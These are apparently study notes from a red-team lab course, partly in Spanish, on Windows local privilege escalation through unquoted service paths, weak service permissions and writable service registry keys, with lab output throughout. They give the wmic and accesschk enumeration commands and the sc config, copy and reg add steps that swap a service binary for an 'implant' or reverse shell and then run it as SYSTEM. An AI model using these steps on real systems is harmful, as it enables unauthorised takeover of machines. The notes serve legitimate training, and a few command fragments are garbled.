

# Unsecured Service

## Unsecured Services

### Unquoted Services

Cuando el servicio del PATH tiene espacios en blanco y no esta quoteado " nos podemos aprovechar para elevar nuestros privilegios y tengamos permisos de escritura

```
> wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\windows\\" | findstr /i /v ""
```

```
> sc query <service>
```


```
> sc qc <service>
```

```
> icalcs C:\ // To see the permission of the some path
```

```
> sc query stop <services>
```

```
> sc start <services>
```

- Ejemplos:



```
x64 Native Tools Command Prompt for VS 2019

(WIN32_EXIT_CODE : 0 (0x0), STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
(SERVICE_EXIT_CODE : 0 (0x0))
CHECKPOINT : 0x0
WAIT_HINT : 0x0

C:\RTO>sc qc vaultsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: vaultsvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Windows\system32\lsass.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Credential Manager
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem

C:\RTO>wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\windows\\" | findstr /i /v ""
AdobeUpdate                                     AdobeUpdate
        c:\rto\bin\AdobeUpdate.exe
        Auto
OpenSSH SSH Server                             sshd
        c:\Program Files\OpenSSH\sshd.exe
        Auto

C:\RTO>
```

```
Administrator Windows PowerShell
5 Dir(s) 23,166,935,040 bytes free

C:\Users>cd IEUser

C:\Users\IEUser>cd dek
'dcd' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\IEUser>cd Desktop

C:\Users\IEUser\Desktop>dir
Volume in drive C is Windows 10
Volume Serial Number is B4A6-FEC6

Directory of C:\Users\IEUser\Desktop

06/15/2022 08:10 PM <DIR> .
06/15/2022 08:10 PM <DIR> ..
04/14/2020 04:54 PM          92,160 implant.exe
04/04/2020 06:27 PM          813 LPE.lnk
04/04/2020 08:39 PM       1,015 MSI Wrapper.lnk
04/04/2020 01:17 PM          834 PE-bear.exe.lnk
04/04/2020 01:21 PM       1,176 PUTTY.EXE.lnk
04/04/2020 01:18 PM       1,274 ResHack.lnk
04/04/2020 01:20 PM       1,200 x32dbg.lnk
04/04/2020 01:20 PM       1,200 x64dbg.exe.lnk
            8 File(s)       99,672 bytes
            2 Dir(s) 23,166,099,456 bytes free

C:\Users\IEUser\Desktop>copy implant.exe C:\Program.exe
```

```
C:\Users\IEUser>cd Desktop

C:\Users\IEUser\Desktop>dir
Volume in drive C is Windows 10
Volume Serial Number is B4A6-FEC6

Directory of C:\Users\IEUser\Desktop

06/15/2022 08:10 PM <DIR> .
06/15/2022 08:10 PM <DIR> ..
04/14/2020 04:54 PM          92,160 implant.exe
04/04/2020 06:27 PM          813 LPE.lnk
04/04/2020 08:39 PM       1,015 MSI Wrapper.lnk
04/04/2020 01:17 PM          834 PE-bear.exe.lnk
04/04/2020 01:21 PM       1,176 PUTTY.EXE.lnk
04/04/2020 01:18 PM       1,274 ResHack.lnk
04/04/2020 01:20 PM       1,200 x32dbg.lnk
04/04/2020 01:20 PM       1,200 x64dbg.exe.lnk
            8 File(s)       99,672 bytes
            2 Dir(s) 23,166,099,456 bytes free

C:\Users\IEUser\Desktop>copy implant.exe C:\Program.exe
```

Process Hacker [RTO-LPE\rto]

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)

Name	PID	Sess...	CPU	I/O total ...	Private b...	User name	Description
RuntimeBroker.exe	6952	1			5.07 MB	RTO-LPE\rto	Runtime Broker
RuntimeBroker.exe	4924	1			5.05 MB	RTO-LPE\rto	Runtime Broker
WinStore.App.exe	7636	1			23.86 MB	RTO-LPE\rto	Store
RuntimeBroker.exe	7744	1			1.61 MB	RTO-LPE\rto	Runtime Broker
svchost.exe	5584	0			8.82 MB		Host Process for Windows Ser...
svchost.exe	876	0			1.88 MB		Host Process for Windows Ser...
SgrmBroker.exe	2268	0			3.6 MB		System Guard Runtime Monit...
svchost.exe	7972	0			2.53 MB		Host Process for Windows Ser...
svchost.exe	2728	0			2.3 MB		Host Process for Windows Ser...
svchost.exe	2884	1			2.77 MB	RTO-LPE\rto	Host Process for Windows Ser...
SecurityHealthService.exe	3864	0			3.08 MB		Windows Security Health Serv...
dllhost.exe	6588	1			3.52 MB	RTO-LPE\rto	COM Surrogate
WmiPrvSE.exe	7852	0			2.39 MB		WMI Provider Host
svchost.exe	7412	0			3.5 MB		Host Process for Windows Ser...
WindowsInternal.Compos...	1988	1			14.04 MB	RTO-LPE\rto	WindowsInternal.Composable...
svchost.exe	5188	0			1.39 MB		Host Process for Windows Ser...
smartscreen.exe	6200	1			7.62 MB	RTO-LPE\rto	Windows Defender SmartScre...
svchost.exe	4340	0			2.91 MB		Host Process for Windows Ser...
svchost.exe	5992	0			2.31 MB		Host Process for Windows Ser...
notepad.exe	2476	0			2.06 MB		Notepad
notepad.exe	6420	0			2.05 MB		Notepad
Program.exe	8080	0			780 kB		
notepad.exe	5396	0			2.58 MB		Notepad

CPU Usage: 7.12% Physical memory: 1.48 GB (36.95%) Processes: 124

## Unsecurely Configured Services

- Tools: accesschk.exe

```
> accesschk.exe -accepteula -wuvc "Everyone" *

> accesschk.exe -accepteula -wuvc "Users" *

> accesschk.exe -accepteula -wuvc "Authenticated Users" *

> sc config <service> binPath= "C:\WINDOWS\TMP\shell.exe"

> sc start <service>
```

- Ejemplo:

```
x64 Native Tools Command Prompt for VS 2019
2 Dir(s) 23,164,977,152 bytes free

C:\RTO\Tools\SI>accesschk.exe -accepteula -wuvc "Everyone" *

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

No matching objects found.

C:\RTO\Tools\SI>accesschk.exe -accepteula -wuvc "Users" *

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

No matching objects found.

C:\RTO\Tools\SI>accesschk.exe -accepteula -wuvc "Authenticated Users" *

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW sshd
SERVICE_ALL_ACCESS

C:\RTO\Tools\SI>
```

```
Select x64 Native Tools Command Prompt for VS 2019

RW sshd
SERVICE_ALL_ACCESS

C:\RTO\Tools\SI>sc query sshd

SERVICE_NAME: sshd
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 1   STOPPED
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0

C:\RTO\Tools\SI>sc qc sshd
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: sshd
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : c:\Program Files\OpenSSH\sshd.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : OpenSSH SSH Server
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

```
x64 Native Tools Command Prompt for VS 2019

C:\Temp>sc start sshd

SERVICE_NAME: sshd
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                 : 4792
        FLAGS                 :

C:\Temp>
```

impran0rv.exe (4792) Properties

General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
Services
GPU
Disk and Network
Comment

User: NT AUTHORITY\SYSTEM  
User SID: S-1-5-18  
Session: 0  
App container SID: N/A

Elevated: N/A  
Virtualized: Not allowed

Name	Flags
BUILTIN\Administrators	Owner (default enabled)
Everyone	Mandatory (default enabled)
Mandatory Label\System Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory (default enabled)

Name	Status	Description
SeAssignPrimaryTokenPrivilege	Disabled	Replace a process level token
SeBackupPrivilege	Disabled	Back up files and directories
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication
SeRestorePrivilege	Disabled	Restore files and directories
SeTcbPrivilege	Default Enabled	Act as part of the operating system

To view capabilities, claims and other attributes, click Advanced.

## Registry

- accesschk.exe

```

> accesschk.exe -accepteula -kvuqsw hk\m\System\CurrentControlSet\services >
C:\Temp\log.txt

> Y buscar por Authenticated Users

> reg query <PATH>

> reg add <REG PATH> /v <VALUE TO CHANGE> *ImagePath /t REG_EXPAND_SZ /d
<PATH OF THE REVERSHELL> /f

> sc stop <REG>

> sc start <REG>

```

- Ejemplos:

```
*****
** Visual Studio 2019 Developer Command Prompt v16.5.2
** Copyright (c) 2019 Microsoft Corporation
*****
[vcvarsall.bat] Environment initialized for: 'x64'

C:\RTO>cd Tools

C:\RTO\Tools>cd SI

C:\RTO\Tools\SI>accesschk.exe -accepteula -k wuqsw hkml\System\CurrentControlSet\services > C:\Temp\log.txt

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\RTO\Tools\SI>
```

log.txt - Notepad

File Edit Format View Help

HKLM\System\CurrentControlSet\services\IKEEXT  
Medium Mandatory Level (Default) [No-Write-Up]  
RW NT AUTHORITY\Authenticated Users  
KEY\_ALL\_ACCESS

RW BUILTIN\Administrators  
KEY\_ALL\_ACCESS

RW NT AUTHORITY\SYSTEM  
KEY\_ALL\_ACCESS

HKLM\System\CurrentControlSet\services\IKEEXT\Parameters  
Medium Mandatory Level (Default) [No-Write-Up]  
RW NT AUTHORITY\Authenticated Users  
KEY\_ALL\_ACCESS

RW BUILTIN\Administrators  
KEY\_ALL\_ACCESS

RW NT AUTHORITY\SYSTEM  
KEY\_ALL\_ACCESS

HKLM\System\CurrentControlSet\services\IKEEXT\TriggerInfo  
Medium Mandatory Level (Default) [No-Write-Up]  
RW NT AUTHORITY\Authenticated Users  
KEY\_ALL\_ACCESS

RW BUILTIN\Administrators  
KEY\_ALL\_ACCESS

RW NT AUTHORITY\SYSTEM  
KEY\_ALL\_ACCESS

HKLM\System\CurrentControlSet\services\IKEEXT\TriggerInfo\

Find

Find what: Authenticated

Direction  
☐ Up ☒ Down

☐ Match case

☐ Wrap around

Windows (CRLF) Ln 7177 Col 33 100%

Podemos ver los permisos que tiene para los usuarios autenticados

